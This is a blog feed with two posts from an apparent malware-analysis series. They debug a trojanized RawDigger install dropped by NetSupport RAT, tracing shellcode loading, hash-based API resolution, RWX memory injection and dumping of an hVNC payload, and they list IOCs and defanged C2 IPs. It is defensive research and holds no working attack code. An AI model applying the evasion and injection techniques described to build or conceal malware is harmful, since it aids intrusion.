<p>After we step over the first call to ‘<strong>fun_resolve_API_by_hash</strong>’, we can easily see the result in the EAX register</p>

<p><a href="/assets/images/9-29-23/9-29-23_5.png"><img src="/assets/images/9-29-23/9-29-23_5.png" alt="9-29-23_5.png" /></a></p>

<p>Awesome!</p>

<p>The next function will resolve <strong>VirtualProtect</strong>, which is an API used to change or set the protection on a region of memory. <a href="https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect">VirtualProtect</a> is very often used in combination with VirtualAlloc. So I am not surprised to see it here.</p>

<p><a href="/assets/images/9-29-23/9-29-23_6.png"><img src="/assets/images/9-29-23/9-29-23_6.png" alt="9-29-23_6.png" /></a></p>

<p>The presence of these two APIs give me greater confidence that the PE file we loaded in the last blog will be executed soon. Let’s keep digging.</p>

<p><a href="/assets/images/9-29-23/9-29-23_7.png"><img src="/assets/images/9-29-23/9-29-23_7.png" alt="9-29-23_7.png" /></a></p>

<p>Next we see some interesting arguments, followed by a call to a local variable. What are we calling? Well, if we look at the instruction below the VirtualAlloc resolution, we see that EAX was moved into local variable <strong>ebp-34</strong>, which is the variable that we are calling.</p>

<p>Let’s look at the arguments supplied to VirtualAlloc.</p>

<p>The first, <strong>lpAddress</strong> is set to 0. This is an optional argument and setting it to 0 will tell Windows to choose the memory location automatically.
The second, <strong>dwSize</strong>, is how much memory to allocate.
The third, <strong>flAllocationType</strong>, is the type of memory to allocate. In this case it is set to <strong>3000</strong>, which, according to the API docs, translates to <strong>COMMIT</strong> and <strong>RESERVE</strong>. The purpose of this is not particularly important here.
The final argument, <strong>flProtect</strong>, is very important. The value of <strong>40</strong> resolves to ‘<strong>PAGE_EXECUTE_READWRITE</strong>’ which is key for process injection type activity. The malware needs memory allocation that can be written to and then executed.</p>

<p>VirtualAlloc returns the memory address of the newly allocated memory.
Let’s step over this call to get that value from EAX.</p>

<p><a href="/assets/images/9-29-23/9-29-23_8.png"><img src="/assets/images/9-29-23/9-29-23_8.png" alt="9-29-23_8.png" /></a></p>

<p><a href="/assets/images/9-29-23/9-29-23_9.png"><img src="/assets/images/9-29-23/9-29-23_9.png" alt="9-29-23_9.png" /></a></p>

<p>Awesome.</p>

<p>Then the malware stealthily copies the PE file from the first blog into the newly allocated memory from VirtualAlloc.</p>

<p>This is interesting because it is working with the bytes of memory directly instead of abstracting to an API call. This is likely a great way to remain hidden and avoid suspicion by using API calls that may be hooked or monitored by an AV/EDR or sandbox.</p>

<p>The malware then proceeds to load some additional API imports.</p>

<p>First it resolves <a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea">GetModuleHandleA</a>, <a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya">LoadLibraryA</a> and <a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress">GetProcAddress</a> via hash, similarly to VirtualAlloc and VirtualProtect.</p>

<p><a href="/assets/images/9-29-23/9-29-23_10.png"><img src="/assets/images/9-29-23/9-29-23_10.png" alt="9-29-23_10.png" /></a></p>

<p><a href="/assets/images/9-29-23/9-29-23_11.png"><img src="/assets/images/9-29-23/9-29-23_11.png" alt="9-29-23_11.png" /></a></p>

<p>These APIs are important for loading or locating already loaded dlls. This is a common technique for obfuscating which suspicious windows API calls are being used.</p>

<p>First it attempts GetModuleHandleA on kernel32.dll, this API call will get a handle to a loaded dll, if that dll is already loaded. If it is already loaded by the process, the return value is a handle to that module. If not, it is 0. In the malware code, it checks if the result is 0, if it is 0, the malware will attempt to manually load kernel32.dll via LoadLibraryA, which will load a dll based on path provided.</p>

<p><a href="/assets/images/9-29-23/9-29-23_12.png"><img src="/assets/images/9-29-23/9-29-23_12.png" alt="9-29-23_12.png" /></a></p>

<p>The ‘<strong>cmp</strong>‘(compare) followed by a ‘<strong>jne</strong>’ (jump if not equal) instruction after the GetModuleHandleA call check if the return value is 0, if its NOT 0, it jumps past the call to LoadLibraryA.</p>

<p>After getting the handle to kernel32.dll, the malware uses GetProcAddress to cycle through all of the exports of kernel32.dll</p>

<p><a href="/assets/images/9-29-23/9-29-23_13.png"><img src="/assets/images/9-29-23/9-29-23_13.png" alt="9-29-23_13.png" /></a></p>

<p><a href="/assets/images/9-29-23/9-29-23_14.png"><img src="/assets/images/9-29-23/9-29-23_14.png" alt="9-29-23_14.png" /></a></p>

<p>The malware then repeats this process for the following dlls: <strong>user32.dll, advapi32.dll, shell32.dll, ole32.dll, oleaut32.dll, crypt32.dll, bcrypt.dll</strong>, and <strong>wtsapi32.dll</strong>.</p>

<p>It then walks over every byte of the new PE file in memory. There doesn’t seem to be much of a purpose to this function, it could be verifying the total size, or some other attribute, I am not entirely sure.</p>

<p>Next, the malware is going to call <strong>VirtualProtect</strong>. Let’s break down the parameters supplied to VirtualProtect:</p>

<p><a href="/assets/images/9-29-23/9-29-23_15.png"><img src="/assets/images/9-29-23/9-29-23_15.png" alt="9-29-23_15.png" /></a></p>

<p><strong>lpAddress</strong> is the base address to adjust the memory protection on.
<strong>dwSize</strong> is the size in bytes to adjust.
<strong>flNewProtect</strong> is the type or option of memory protection to apply. In this case it’s specified as ‘<strong>2</strong>’ which is equal to <strong>PAGE_EXECUTE_READ</strong>.
<strong>lpflOldProtect</strong> is a pointer to a location where VirtualProtect will store the previous memory protection value. Currently this is an empty byte in memory.</p>

<p>Stepping over this call populates the empty byte in 0x0458F3BC with ‘<em>40</em>’ as expected, because this was the memory protection set by VirtualAlloc.
Additionally if we look at the memory region in the Memory Map, we can see it has indeed been set to Read only.</p>

<p><a href="/assets/images/9-29-23/9-29-23_16.png"><img src="/assets/images/9-29-23/9-29-23_16.png" alt="9-29-23_16.png" /></a></p>

<p>Next we come to a function that appears to be purposed to only return the value ‘<strong>20</strong>’, ‘<strong>2</strong>’, or ‘<strong>4</strong>’. This is used in the following calls to VirtualProtect as the type of memory protection to apply.</p>

<p>This loop returns the values in this order: <strong>20, 2, 4, 2, 2</strong>. This correlates to <strong>RX, R, RW, R, R</strong>.
I am not entirely sure of the purpose of this varied level of protection. The function appears to be setting these protections on different sections of the PE file in memory.</p>

<p><a href="/assets/images/9-29-23/9-29-23_17.png"><img src="/assets/images/9-29-23/9-29-23_17.png" alt="9-29-23_17.png" /></a></p>

<p>Finally, we approach the end of this section of code as the malware actually calls the entry point of the new PE file.</p>

<p><a href="/assets/images/9-29-23/9-29-23_18.png"><img src="/assets/images/9-29-23/9-29-23_18.png" alt="9-29-23_18.png" /></a></p>

<p>At this point, we are actually in the middle of a lot of boilerplate code that we don’t care about at all, however that’s not very clear to us, because x64dbg is not doing any signature matching to label the functions we have in front of us. I loaded this pe file into <strong>Ghidra</strong> and let Ghidra work its magic(out of scope here, sorry!) and then I wrote a simple python script to export all of the function names and addresses from Ghidra into a .txt file that x64dbg can use to rename them all, which will make it much easier to understand. The script can be found <a href="https://github.com/dingusxmcgee/Ghidra_scripts">HERE</a>.</p>

<p>So now what we see is this.</p>

<p><a href="/assets/images/9-29-23/9-29-23_19.png"><img src="/assets/images/9-29-23/9-29-23_19.png" alt="9-29-23_19.png" /></a></p>

<p>It’s important to cover, though I won’t go into it here too much, but if we were to look at this in a decompiler like Ghidra, we would see a lot of boilerplate code added at compile time by Visual Studio. A great example of what this looks like(in IDA) can be seen <a href="https://youtu.be/suwZB3EA_u4">HERE</a>. This awesome video from OALabs will give you a great idea of how to idenfity this code as well as how to identify the main function.</p>

<p>In this case, the main function is nestled amongst the runtime code.</p>

<p><a href="/assets/images/9-29-23/9-29-23_20.png"><img src="/assets/images/9-29-23/9-29-23_20.png" alt="9-29-23_20.png" /></a></p>

<p>Inside main there is not a lot going on at first glance.</p>

<p><a href="/assets/images/9-29-23/9-29-23_21.png"><img src="/assets/images/9-29-23/9-29-23_21.png" alt="9-29-23_21.png" /></a></p>

<p><a href="https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-createeventa">CreateEventA</a> takes all 0s as its parameters, and returns a handle to an event. At the end of main, <a href="https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobjectex">WaitforSingleObjectEx</a> will use this handle for execution.</p>

<p>Inbetween these two API calls, quite a lot happens inside nested function calls. I spent a fair amount of time trying to understand it and have come up pretty short, but here’s what I was able to figure out.</p>

<p>The function before <strong>WaitForSingleObjectEx</strong> is responsible for creating multiple threads, and in these threads the malware appears to be executing/initiating its built in functions. Additionally, it seems to be allocating and writing a new PE file. Though I was not able to pin that down very well. However, I will still show you how we can dump it in the end :)</p>

<p>As part of my analysis I found that when I stepped over WaitForSingleObjectEx, the debugger would jump to a system dll and hit an exception. That gave me the clue that something was happening that I wasn’t seeing.</p>

<p>So, let’s take a snapshot right before we execute WaitForSingleObjectEx and then step over it to see what happens.</p>

<p><a href="/assets/images/9-29-23/9-29-23_22.png"><img src="/assets/images/9-29-23/9-29-23_22.png" alt="9-29-23_22.png" /></a></p>

<p><strong>RPC_S_SERVER_UNAVAILABLE</strong></p>

<p>This would indicate to me that there is code somewhere trying to connect to…something…and failing. Which would make sense because this VM has no internet access!</p>

<p>Now, knowing what I know about the code before WaitForSingleObjectEx, the malware is creating and executing threads, and WaitForSingleObjectEx is also used to do exactly that in this case. If we wanted to intercept that, we can set a new break event in x64dbg to break on ‘<strong>Thread Entry</strong>’ and then step over WaitForSingleObjectEx, break on the new thread and then trace that function back to see where the thread is created. But this blog is long enough already :D 
One thing that is interesting is if you were to step through the thread creation loop, you can see the malware initializing/executing built in funcitons as mentioned in the Trend Micro article.</p>

<p><a href="/assets/images/9-29-23/9-29-23_cliper.png"><img src="/assets/images/9-29-23/9-29-23_cliper.png" alt="9-29-23_cliper.png" /></a></p>

<p><a href="/assets/images/9-29-23/9-29-23_itself.png"><img src="/assets/images/9-29-23/9-29-23_itself.png" alt="9-29-23_itself.png" /></a></p>

<p><a href="/assets/images/9-29-23/9-29-23_test_rik.png"><img src="/assets/images/9-29-23/9-29-23_test_rik.png" alt="9-29-23_test_rik.png" /></a></p>

<p><a href="/assets/images/9-29-23/9-29-23_virtual.png"><img src="/assets/images/9-29-23/9-29-23_virtual.png" alt="9-29-23_virtual.png" /></a></p>

<p>Back to RPC SERVER UNAVAILABLE, here we find oursleves inside <strong>kernelbase.dll</strong>, not the malicious code.</p>

<p><a href="/assets/images/9-29-23/9-29-23_23.png"><img src="/assets/images/9-29-23/9-29-23_23.png" alt="9-29-23_23.png" /></a></p>

<p>If we go to the call stack tab, we can see ‘who called who’ and trace back to the malicious code.
Skipping past the system dlls we can see a new section of memory in play</p>

<p><a href="/assets/images/9-29-23/9-29-23_28.png"><img src="/assets/images/9-29-23/9-29-23_28.png" alt="9-29-23_28.png" /></a></p>

<p>Double clicking on <strong>0910364C</strong> will bring us to this new section of memory, which happens to be a PE file(checking the memory map will confirm this).</p>

<p><a href="/assets/images/9-29-23/9-29-23_29.png"><img src="/assets/images/9-29-23/9-29-23_29.png" alt="9-29-23_29.png" /></a></p>

<p>If we step through or scroll down through the following instructions we’ll see some very interesting API calls like <strong>RegOpenKeyExA</strong>, <strong>GetVolumeInformationA</strong>, <strong>GetCommandLineW</strong> and <strong>inet_addr</strong>, which if we step up to this call we will see a very interesting value</p>

<p><a href="/assets/images/9-29-23/9-29-23_30.png"><img src="/assets/images/9-29-23/9-29-23_30.png" alt="9-29-23_30.png" /></a></p>

<p>That ip looks familiar, in fact its one of the C2 ips we saw from part 1! As well as a port number, <strong>443</strong>.</p>

<p>It looks like we are most likely in the final payload. Let’s finish our current journey by dumping this PE file and seeing what we are working with.</p>

<p>While we are in this section of code we can simply right click on one of the memory addresses and choose ‘<strong>Follow in Memory Map</strong>’</p>

<p><a href="/assets/images/9-29-23/9-29-23_31.png"><img src="/assets/images/9-29-23/9-29-23_31.png" alt="9-29-23_31.png" /></a></p>

<p>This will take us to a section of Executable memory.</p>

<p><a href="/assets/images/9-29-23/9-29-23_32.png"><img src="/assets/images/9-29-23/9-29-23_32.png" alt="9-29-23_32.png" /></a></p>

<p>From here we can right click on the highlighted memory region and choose ‘<strong>Dump Memory to File</strong>’</p>

<p><a href="/assets/images/9-29-23/9-29-23_33.png"><img src="/assets/images/9-29-23/9-29-23_33.png" alt="9-29-23_33.png" /></a></p>

<p>I will dump it to the desktop for simplicity’s sake, and will keep the auto generated name the same, because it includes the base memory address where the PE file resides. This will come in handy shortly.</p>

<p>Now we need to do some fixing up of the dumped file before we can make use of it.</p>

<p>We will use <a href="https://github.com/hasherezade/pe-bear-releases">PeBear</a> to accomplish this. An excellent example of this process can be found <a href="https://www.youtube.com/watch?v=EdchPEHnohw">HERE</a> around the 20 minute mark.</p>

<p>Load the dumped file into PeBear and select the <strong>Section Hdrs</strong> tab</p>

<p><a href="/assets/images/9-29-23/9-29-23_34.png"><img src="/assets/images/9-29-23/9-29-23_34.png" alt="9-29-23_34.png" /></a></p>

<p>You’ll notice that the Raw address and size do not match the Virtual address and sizes values. This is what we need to fix. This is a result of the file being mapped into memory and then dumped to disk, as a result, the sections no longer line up correctly. This results in the file not being very readable.</p>

<p>Next lets look at the <strong>Imports</strong> tab.</p>

<p><a href="/assets/images/9-29-23/9-29-23_35.png"><img src="/assets/images/9-29-23/9-29-23_35.png" alt="9-29-23_35.png" /></a></p>

<p>This doesn’t look right…. But we will fix that too :)</p>

<p>First, we’re going back to the Section Headers tab, and we’re just going to set the RAW ADDRESS value to match the VIRTUAL ADDRESS values.</p>

<p><a href="/assets/images/9-29-23/9-29-23_36.png"><img src="/assets/images/9-29-23/9-29-23_36.png" alt="9-29-23_36.png" /></a></p>

<p>Now we need to calculate the size of each section. This is as easy as subtracting one from another in hex values(Windows has a handy hex calculator in the Programmer section of the Calculator)</p>

<p>To calculate the sections we’ll do the following:</p>

<p>.rdata minus .text = .text size
.data minus .rdata = .rdata size
.rsrc minus .data = .data size
.reloc minus .rsrc = .rsrc size
.reloc size = .reloc virtual size</p>

<p>Which will end up looking like this</p>

<p><a href="/assets/images/9-29-23/9-29-23_37.png"><img src="/assets/images/9-29-23/9-29-23_37.png" alt="9-29-23_37.png" /></a></p>

<p>Lastly we need to do one more thing, fix the <strong>Image Base</strong> of the pe file. Since it was mapped into memory at a specific address, we need to set this so that it loads properly.</p>

<p>Navigate to the <strong>Optional Header</strong> tab and update the Image Base value to the value from the file name, in this case its ‘<strong>09240000</strong>’</p>

<p><a href="/assets/images/9-29-23/9-29-23_38.png"><img src="/assets/images/9-29-23/9-29-23_38.png" alt="9-29-23_38.png" /></a></p>

<p>Now, navigate back to the <strong>Imports</strong> Tab and huzzah! Imports!</p>

<p><a href="/assets/images/9-29-23/9-29-23_39.png"><img src="/assets/images/9-29-23/9-29-23_39.png" alt="9-29-23_39.png" /></a></p>

<p>Now that we have a fully formed pe file, we can toss it into <a href="https://www.winitor.com/download">PeStudio</a> or <a href="https://github.com/horsicq/Detect-It-Easy">DetectItEasy</a> and see if there are any interesting strings that pop out at us. First right click on the file name in PeBear and save the executable. Then load the new file into <strong>PeStudio</strong>.</p>

<p><a href="/assets/images/9-29-23/9-29-23_40.png"><img src="/assets/images/9-29-23/9-29-23_40.png" alt="9-29-23_40.png" /></a></p>

<p>HEY OHHHH look at that!</p>

<p>Command strings, reference to HVNC, reference to loading another dll, powershell command to exclude paths from Windows Defender, and the C2 ip we saw earlier! Based on these and other indicators, It looks like this is a hVNC payload, as mentioned in the Trend Micro article.</p>

<p>From here we could continue to analyze the in memory PE file in x64dbg, or we could load this into a decompiler/disassembler, load it into VirusTotal etc to get more info and intel on this particular sample.</p>

<p>I will end the blog here, but I hope that you enjoyed the analysis as much as I did! Thank you for reading and I’ll see you in the next one!</p>

<h1 id="iocs">IOCs:</h1>

<table>
  <thead>
    <tr>
      <th>Name</th>
      <th>Sha256 Hash</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Version11.exe</td>
      <td>17d384e8b39bb8b0da08c716919ee59eda135cd8d0a34f03cf188893aef9da05</td>
    </tr>
    <tr>
      <td>setup.exe</td>
      <td>​371eb99803df2ca6481eadd40e176bc3e968238b11d0d7b1001b97455ff4bbe1</td>
    </tr>
    <tr>
      <td>rt</td>
      <td>3685155675cd5bc1e0037d522b67b6005d417ae7f6523de725002b129eb893c0​</td>
    </tr>
    <tr>
      <td>​libmap.dll</td>
      <td>e9053b628bf89440e0ad4874a5c234fe058539f20f9bf02d36c7492fed70857a</td>
    </tr>
    <tr>
      <td>librawf.dll</td>
      <td>49d9182ffbbafbeb634c15548a00931a9465e17b1dc5caee995c56b70fa33ec2</td>
    </tr>
    <tr>
      <td>plcore.dll</td>
      <td>74081c1779afc036e4dd3ba17111829f1e98ff2dd090362e290359c8e4322188​</td>
    </tr>
  </tbody>
</table>

<h2 id="host-based-indicators">Host based indicators:</h2>
<h3 id="directories">Directories:</h3>
<p>C:\Users\USER\AppData\loal\Google\Chrome\7e1908fb</p>

<p>C:\Users\USER\Appdata\Roaming\Microsoft\Windows\Start Menu\Programs\Tech tool store</p>

<p>C:\Users\Public\Documents\WhoCrashed Home Edition</p>

<h2 id="network-based-indicators">Network based indicators:</h2>

<h3 id="tcp-ports">TCP ports:</h3>
<p>443
2006</p>

<h3 id="ips">IPs:</h3>
<p>45.61.138[.]73</p>

<p>206.188.197[.]199</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="2023" /><summary type="html"><![CDATA[Picking up where we left off, from Part 1.]]></summary></entry><entry><title type="html">Fake Software Abusing Real Software For Fun And Profit - Part 1!​</title><link href="http://blog.dingusxmcgee.com/blog/2023/08/24/Fake-Software-Abusing-Real-Software-For-Fun-And-Profit-Part-1.html" rel="alternate" type="text/html" title="Fake Software Abusing Real Software For Fun And Profit - Part 1!​" /><published>2023-08-24T00:00:00+00:00</published><updated>2023-08-24T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2023/08/24/Fake-Software-Abusing-Real-Software-For-Fun-And-Profit-Part-1</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2023/08/24/Fake-Software-Abusing-Real-Software-For-Fun-And-Profit-Part-1.html"><![CDATA[<p>Today I want to look at an interesting infection that abuses legitimate software in an attempt to stay covert and perform malicious activity, unnoticed.</p>

<p>To start, let’s break down the following diagram of the infection chain:</p>

<p><a href="/assets/images/8-24-23/8-24-23_diagram.png"><img src="/assets/images/8-24-23/8-24-23_diagram.png" alt="8-24-23_diagram.png" /></a></p>

<p>The source of the infection was most likely a fake software install webpage, although this is unverified. Indicators such as file name, and published research around this malware family give me high confidence this is the case.</p>

<p>The first action we see is a download of <strong>‘Version11.exe’</strong>.
This .exe is a simple self-extracting archive. When executed by the user, it will drop its content to the <strong>Appdata\Roaming\windows_update_513432</strong> folder.</p>

<p>The contents?</p>

<p><strong>client32.exe</strong> - otherwise known as NetSupport Rat! A popular choice among cyber crime participants, due to its nature as a legitimate tool.</p>

<p>We then see client32.exe(NetSupport) contact a C2 server and a legitimate NetSupport domain(interesting indicator!).</p>

<p><a href="/assets/images/8-24-23/8-24-23_1.png"><img src="/assets/images/8-24-23/8-24-23_1.png" alt="8-24-23_1.png" /></a></p>

<p>It was at this stage that Crowdstrike alerted on <strong>client32.exe</strong>, however it did not block the process.</p>

<p><a href="/assets/images/8-24-23/8-24-23_2.png"><img src="/assets/images/8-24-23/8-24-23_2.png" alt="8-24-23_2.png" /></a></p>

<p>Client32.exe then takes screenshots, submits data to the C2 and is silent for 15 minutes.
At this stage, I believe there was human interaction due to the long period of inactivity.</p>

<p>After 15 minutes, client32.exe is seen downloading and executing <strong>Techtoolstore-7.0.5.0-windows-installer.exe</strong> in the <strong>Documents\OneNote Notebooks</strong> directory.</p>

<p>This .exe appears to be a Dropper/Crypter, designed to deposit its payload into <strong>C:\users\public\documents\whocrashed home edition</strong></p>

<p>The payload in this case, is a host of .dll files accompanied by a <strong>RawDigger.exe</strong>.</p>

<p>Researching RawDigger.exe shows that it’s a legitimate application used to analyze and interact with camera raw files.
More searching turns up this interesting article from <a href="https://www.trendmicro.com/en_us/research/23/c/new-opcjacker-malware-distributed-via-fake-vpn-malvertising.html">Trend Micro</a></p>

<p>The report matches a lot of the artifacts in this investigation, however in this case, NetSupport is the one that dropped RawDigger, not the reverse.</p>

<p>With this report, it became clear that this is a legitimate installation of RawDigger, that has been modified. So what was modified?</p>

<p><a href="/assets/images/8-24-23/8-24-23_3.png"><img src="/assets/images/8-24-23/8-24-23_3.png" alt="8-24-23_3.png" /></a></p>

<p>According to the article, the malware includes 3 trojanized/malicious .dll files.</p>

<p>The first, <strong>librawf.dll</strong> is named to mimic the legitimate librawf.dll that’s signed, and included with RawDigger.exe.</p>

<p>This copy is not signed, which is a strong indicator that the file is either unique, or was modified. Additionally, the file sizes do not match.
Malicious librawf.dll is on the left, and legitimate librawf.dll is on the right.</p>

<p><a href="/assets/images/8-24-23/8-24-23_4.png"><img src="/assets/images/8-24-23/8-24-23_4.png" alt="8-24-23_4.png" /></a></p>

<p>Additionally, the tainted install creates persistance in the form of a Run registry key(which will be executed on reboot) and a scheduled task set to run when the user logs in. Both persistence items are set to trigger RawDigger.exe.
Then, RawDigger is also see contacting a C2 server and we also see our second legitimate DNS name contact, this time for updates.rawdigger.com. This could be a second interesting detection or threathunt pivot point.</p>

<p>Finally, RawDigger creates a new Google Chrome user folder, drops some extension files into it and then executes chrome under that user profile. The extension ID here matches the legitimate Adobe Reader Google Chrome Extension, however I have my doubts that this is what is being used here. The TrendMicro article details the malwares interest in crypto jacking, and although the files on the host in question were not available at the time of researching this article, my best guess is this extension was dropped with the goal of pilfering a variety of crypto related information.</p>

<p>Librawf.dll is designed to load and execute code inside of <strong>plcore.dll</strong></p>

<p>Accoding to Virustotal, plcore.dll is associated with NetSupport and analysis shows that it will be responsible for executing some interesting code.</p>

<p><a href="/assets/images/8-24-23/8-24-23_5.png"><img src="/assets/images/8-24-23/8-24-23_5.png" alt="8-24-23_5.png" /></a></p>

<p>Breaking it down a little further, we see that plcore.dll is the one that actually connects to the C2, takes screenshots and is also responsible for loading and decrypting some bundled shellcode.</p>

<p>This also aligns with the Trend Micro article.</p>

<p>Let’s dig a little deeper with some dynamic and static analysis!</p>

<p>If we compare our RawDigger.exe payload to the article, we would expect to see a file containing the shellcode.</p>

<p>In our case, it’s the <strong>‘rt’</strong> file. It is a two character filename in the same directory, with no file extension and has similar properties to the shellcode file mentioned in the article.</p>

<p><a href="/assets/images/8-24-23/8-24-23_6.png"><img src="/assets/images/8-24-23/8-24-23_6.png" alt="8-24-23_6.png" /></a></p>

<p>We can check this file to see if its as expected. In the article the file is designed to mimic a .wav file with its magic bytes. So if ours has the same interesting detail, we can feel pretty confident that its the same/similar.
DetectItEasy agrees.</p>

<p><a href="/assets/images/8-24-23/8-24-23_7.png"><img src="/assets/images/8-24-23/8-24-23_7.png" alt="8-24-23_7.png" /></a></p>

<p><a href="/assets/images/8-24-23/8-24-23_8.png"><img src="/assets/images/8-24-23/8-24-23_8.png" alt="8-24-23_8.png" /></a></p>

<p>So what’s in this ‘.wav’ file?</p>

<p>Let’s open the debugger and find out how it’s involved with RawDigger.exe.</p>

<p>Since we know we need to read/load a file, we can assume api calls such as<a href="https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea">CreateFileA</a> and <a href="https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-readfile">ReadFile</a> are most likely called. So we will start with those. Spoiler alert, it’s CreateFileA and ReadFile.</p>

<p>By loading RawDigger.exe into <a href="https://x64dbg.com">x32dbg</a> and letting it rip, we can then set our breakpoints.</p>

<p>Let’s start with CreateFileA and ReadFile.</p>

<p>It’s as easy as running <strong>‘bp CreateFileA’</strong> and <strong>‘bp ReadFile’</strong> in the x32dbg command prompt</p>

<p><a href="/assets/images/8-24-23/8-24-23_9.png"><img src="/assets/images/8-24-23/8-24-23_9.png" alt="8-24-23_9.png" /></a></p>

<p><a href="/assets/images/8-24-23/8-24-23_10.png"><img src="/assets/images/8-24-23/8-24-23_10.png" alt="8-24-23_10.png" /></a></p>

<p>Now that our breakpoints are set, we can hit <strong>‘Run’</strong> and see what we get.</p>

<p><a href="/assets/images/8-24-23/8-24-23_11.png"><img src="/assets/images/8-24-23/8-24-23_11.png" alt="8-24-23_11.png" /></a></p>

<p>Huzzah!</p>

<p>Now we want to run this back to the code we are actually interested in.</p>

<p>By <strong>‘Stepping Into’</strong> this call, and then <strong>‘Executing until Return’</strong> we will find our way back to plcore.dll</p>

<p><a href="/assets/images/8-24-23/8-24-23_12.png"><img src="/assets/images/8-24-23/8-24-23_12.png" alt="8-24-23_12.png" /></a></p>

<p>Now, <strong>‘Stepping Over’</strong> this call will take us back to plcore.dll</p>

<p><a href="/assets/images/8-24-23/8-24-23_13.png"><img src="/assets/images/8-24-23/8-24-23_13.png" alt="8-24-23_13.png" /></a></p>

<p>SUCCESS!</p>

<p>From here, we can click on the little dot next to the memory address for CreateFileA and set ourselves a better breakpoint.</p>

<p>Now, when we lookup the api documentation for CreateFileA, we can see that the expected input is a filename, desired access, security attributes and other parameters.</p>

<p>The return value, if successful, will be a handle to the requested file.</p>

<p>So how do we know we are opening ‘rt’ and not some other uninteresting file?</p>

<p>There are a couple of ways for us to verify this.</p>

<p>First, let’s look at the lpFileName parameter passed to CreateFileA</p>

<p><a href="/assets/images/8-24-23/8-24-23_14.png"><img src="/assets/images/8-24-23/8-24-23_14.png" alt="8-24-23_14.png" /></a></p>

<p>If we right click on this instruction and choose <strong>‘Follow in Dump - plcore.10007258’</strong> we can view the in memory value that’s being passed to CreateFileA</p>

<p><a href="/assets/images/8-24-23/8-24-23_15.png"><img src="/assets/images/8-24-23/8-24-23_15.png" alt="8-24-23_15.png" /></a></p>

<p><a href="/assets/images/8-24-23/8-24-23_16.png"><img src="/assets/images/8-24-23/8-24-23_16.png" alt="8-24-23_16.png" /></a></p>

<p>‘rt’ !</p>

<p>However, what if we didn’t know what file we were looking for? Perhaps seeing ‘rt’ here wouldn’t mean much to us.</p>

<p>Well, we could also load plcore.dll into a decompiler like Ghidra or IDA and view the value there. However, why don’t we just work with what the windows api is giving us.</p>

<p>The handle to the file!</p>

<p>It was returned by CreateFileA and is stored in the <strong>EAX</strong> register, which is commonly where function return values are stored.</p>

<p>We can simply go to the <strong>‘Handles’</strong> tab in x32dbg, right click and select <strong>‘Refresh’</strong>, scroll down until we find our handle, in this case its <strong>‘2B4’</strong> and validate the file path.</p>

<p><a href="/assets/images/8-24-23/8-24-23_17.png"><img src="/assets/images/8-24-23/8-24-23_17.png" alt="8-24-23_17.png" /></a></p>

<p><a href="/assets/images/8-24-23/8-24-23_18.png"><img src="/assets/images/8-24-23/8-24-23_18.png" alt="8-24-23_18.png" /></a></p>

<p>So now that we know what file we are for sure working with, we need to actually read the file contents into memory. We will look to <strong>ReadFile</strong> to accomplish this.</p>

<p>However, ReadFile, needs somewhere to store the contents, so some memory must be allocated first. Interestingly, this is accomplished by a separate function in the malware, shortly before ReadFile.</p>

<p><a href="/assets/images/8-24-23/8-24-23_19.png"><img src="/assets/images/8-24-23/8-24-23_19.png" alt="8-24-23_19.png" /></a></p>

<p>I have renamed this function to make its purpose clear. All it does it allocate a buffer of a supplied size. The buffer location will be stored in EAX upon completion.</p>

<p>Stepping over this function one time and then right clicking on the value in EAX and selecting <strong>‘Follow in Dump - Dump 1’</strong> will take us to an empty section of memory, where we can watch some magic happen.</p>

<p><a href="/assets/images/8-24-23/8-24-23_20.png"><img src="/assets/images/8-24-23/8-24-23_20.png" alt="8-24-23_20.png" /></a></p>

<p><a href="/assets/images/8-24-23/8-24-23_21.png"><img src="/assets/images/8-24-23/8-24-23_21.png" alt="8-24-23_21.png" /></a></p>

<p>Now if we look just below this function, we can find and set a breakpoint on ReadFile.</p>

<p><a href="/assets/images/8-24-23/8-24-23_22.png"><img src="/assets/images/8-24-23/8-24-23_22.png" alt="8-24-23_22.png" /></a></p>

<p>And if we run until we hit that breakpoint and then step over it, we will see the memory region populate with the data from the file.</p>

<p><a href="/assets/images/8-24-23/8-24-23_23.gif"><img src="/assets/images/8-24-23/8-24-23_23.gif" alt="8-24-23_23.gif" /></a></p>

<p>Huzzah!</p>

<p>So at this point, we have the contents of the file in memory, and we can assume that at some point, those contents will be used somehow.</p>

<p>This is where things get interesting.</p>

<p>If we scroll ahead awhile, we’ll come to a couple of heap memory related calls.
Here, the malware is allocating some additional memory, and then there’s a very interesting instruction shortly after. I have added some comments to the code to help clarify what is happening.</p>

<p><a href="/assets/images/8-24-23/8-24-23_24.png"><img src="/assets/images/8-24-23/8-24-23_24.png" alt="8-24-23_24.png" /></a></p>

<p><a href="/assets/images/8-24-23/8-24-23_25.png"><img src="/assets/images/8-24-23/8-24-23_25.png" alt="8-24-23_25.png" /></a></p>

<p>Here’s what is happening:</p>

<p>First, a section of heap memory is created by <a href="https://learn.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapcreate">HeapCreate</a>, with a size between 40k and 6MB. Then, <a href="https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-rtlallocateheap">RtlAllocateHeap</a> allocates 58k of this space by accessing the heap handle returned by HeapCreate. Lastly, the instructions after RtlAllocateHeap setup the source, destination and amount of bytes to copy.</p>

<p>The <strong>‘rep movsd’</strong> instruction is a ‘repeat’ instruction, that moves data from source(address specified in ESI) to destination (specified in EDI) until the counter (specified in ECX) decrements to 0.</p>

